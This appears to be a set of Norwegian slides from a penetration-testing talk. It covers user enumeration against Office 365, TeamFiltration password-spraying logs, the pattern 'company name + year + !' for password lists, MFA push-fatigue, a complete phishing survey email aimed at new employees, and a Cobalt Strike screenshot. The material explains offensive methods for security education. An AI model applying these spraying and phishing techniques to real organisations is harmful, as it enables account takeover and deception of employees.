
Kartlegging - Brukere

Benytte funnet e-post adresser

Verifiser mot O365 / Timing OWA / Teams


Finne flere? Bruke LinkedIn

Kartlegging - Brukere



Sign in to your account

login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=47654...

 Microsoft

Sign in

This username may be incorrect. Make sure you typed it correctly. Otherwise, contact your admin.

kong.harald@kristiansand.kommune.no

No account? [Create one!](#)


[Can't access your account?](#)


[Back](#) [Next](#)

Kartlegging - Brukere

Sign in to your account

login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=47654...



 Kristiansand kommune

← camilla.dunsaed@kristiansand.kommune.no

Enter password

Password

[Forgot my password](#)

Sign in

Kartlegging - Brukere

```
♥ TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
+ Args parsed --outpath DefconDemo01\ --config TeamFiltrationConfig.json --enum --usernames usernames.txt --validate-login
ENUM 22.07.2022 11:38:44 EST Filtering out previously attempted accounts
ENUM 22.07.2022 11:38:44 EST Warning, THIS METHOD WILL PRODUCE LOGIN ATTEMPTS AND IF USED FREQUENTLY, MAY LOCKOUT ACCOUNTS!
ENUM 22.07.2022 11:38:44 EST Enumerating 18 accounts with password welcome@2022!, this will take ~0 minutes
ENUM 22.07.2022 11:38:45 EST dayle.bolden@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST cuc.vanarsdale@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST cristal.valazquez@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST beverlee.lowy@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST alona.marra@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST buena.delsignore@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST claudia.lunn@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST biff.tannen@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST charlotte.goosby@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST daria.kuehn@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST cathleen.demelo@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST ahmed.kroner@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST bruce.wayne@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST antwan.waltrip@legitcorp.net => VALID
ENUM 22.07.2022 11:38:45 EST claris.mackinnon@legitcorp.net => VALID
ENUM 22.07.2022 11:38:46 EST catrice.haggins@legitcorp.net => VALID
ENUM 22.07.2022 11:38:46 EST coleman.gabriele@legitcorp.net => VALID
ENUM 22.07.2022 11:38:46 EST adam.wally@legitcorp.net => VALID
```


Kartlegging - Skanning

Skanne porter (noen utvalgte)

Dirbusting (Se etter filer på webservere)

Oppnå tilgang

Passord spraying

Ekstern sårbarhet

Phishing

3.part (ServiceNow...)

Plante fysisk enhet

Ny kartlegging ved oppnådd tilgang

Passord Spraying

Forskjellige verktøy avhengig av tjenester

- Office 365
- On-Prem
- ADFS
- Andre? Okta?

Passord Spraying – Verktøy

On-Prem Exchange:

- Mailsniper
- Ruler
- Metasploit owa_login

On-Prem Lync/S4B:

- LyncSmash

Passord Spraying – Verktøy

Office 365


- o365Spray (også ADFS)
- TeamFiltration

```
♥ TeamFiltration V0.3.3.6 PUBLIC, created by @Flangvik @TrustedSec
+ Args parsed --outpath DefconDemo01\ --config TeamFiltrationConfig.json --spray --force
SPRAY 22.07.2022 11:39:09 EST Sleeping between 60-100 minutes for each round
SPRAY 22.07.2022 11:39:12 EST There has only been 0 minutes since last spray, be careful about lockout!
SPRAY us-west-1 22.07.2022 11:39:13 EST Sprayed claudia.lunn@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:13 EST Sprayed alona.marr@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:13 EST Sprayed cristal.valazquez@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:14 EST Sprayed coleman.gabriele@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:14 EST Sprayed adam.wally@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:14 EST Sprayed ahmed.kroner@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:15 EST Sprayed charlotte.goosby@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:16 EST Sprayed cathleen.demelo@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:16 EST Sprayed dayle.bolden@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:16 EST Sprayed bruce.wayne@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:17 EST Sprayed buena.delsignore@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:17 EST Sprayed beverlee.lowy@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:17 EST Sprayed daria.kuehn@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:18 EST Sprayed biff.tannen@legitcorp.net:January2022 => VALID NO MFA!
SPRAY us-west-1 22.07.2022 11:39:18 EST Sprayed claris.mackinnon@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:18 EST Sprayed antwan.waltrip@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:19 EST Sprayed cuc.vanarsdale@legitcorp.net:January2022 => INVALID
SPRAY us-west-1 22.07.2022 11:39:19 EST Sprayed catrice.haggins@legitcorp.net:January2022 => INVALID
```

Passord Spraying

Passord lister er viktig

Bedriftsnavn + år + !




Passord Spraying - MFA

Logge inn et par ganger ila dagen

Noen ganger godtar bruker push

VERIFICATION




2ND FACTOR

Ekstern sårbarhet

Ikke vanlig, men skjer

- Mest vanlig er SQL Injection, Webshell upload
- Dårlig eller default passord på ekstern tjeneste (test/test)
- Manglende patch

DEMO



USB STICK

```
GUI r  
DELAY 500  
STRING notepad.exe  
ENTER  
DELAY 1000  
STRING Hello World!
```


Phishing

Tilpasses til hvert oppdrag

Bygger pretext basert på sosiale medier og ansatte

Personlig liker jeg å gå mot nyansatte (LinkedIn)

Phishing - Eksempel

 Send	From ▾	no-reply@survey-supercompany.com
	To...	
	Cc...	
	Subject	

Dear Supercompany employee,

At Supercompany, we strive to attract, retain, and motivate a quality workforce. Together with our investor focus and our community social responsibility, we acknowledge our employees as our greatest asset. To help us continually improve, we are sending you a short, anonymous survey that will help us improve internal communications and management.

Please go to this link to complete your survey in the next 48 hours:


<https://survey-supercompany.com/survey/gkd3dzxxwrk423tjsdkjvzxqa> |

Supercompany is committed to attracting the best people in the industry, increasing their levels of job satisfaction, and encouraging them to grow and develop. Our goal is to build a culture that utilizes the talents that individuals bring to the company.

In order to help facilitate a productive and successful work environment, we need your help. We have developed a very brief survey, which will help us to anonymously get your feedback. Please take a few moments of your time to fill out this brief employee survey. We have created a secure page to access the survey. This will provide you secure access to our private survey link and to allow the survey to only be taken once per account. All survey information will be kept anonymous and not connected with you or your user account. We feel that this will allow you to be honest and accurate with your answers.

We truly value all of our employees' feedback. Thank you for your prompt attention to this survey.

Phishing - Eksempel



Community-Quality-of-Life Survey

Local Conditions

How do you feel about the following local conditions?


	terrible	unhappy	mostly dissatisfied	mixed feelings	mostly satisfied	pleased	delighted
Physical environment	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Neighborhood	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Housing	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Public Safety	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Street Lighting	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Cost of Utilities	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Real Estate Taxes	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

How do you feel about local conditions in your city overall?

- ☐ terrible
- ☐ unhappy
- ☐ mostly dissatisfied
- ☐ mixed feelings
- ☐ mostly satisfied
- ☐ pleased
- ☐ delighted

BACK

NEXT

 Page 2 of 9

Never submit passwords through Google Forms.

Phishing - Eksempel



Phishing - Eksempel

Cobalt Strike View Attacks Reporting Help

172.16.14.1

whatta.hogg
COPPER @ 2680

whatta.hogg
GRANITE @ 4380

whatta.hogg *
GRANITE @ 5944

SYSTEM *
COPPER @ 4284

SYSTEM *
DC @ 1752

Event Log X Beacon 172.16.20.80@4380 X Beacon 172.16.20.80@5944 X Beacon 172.16.20.81@4284 X Processes 172.16.20.81@4284 X

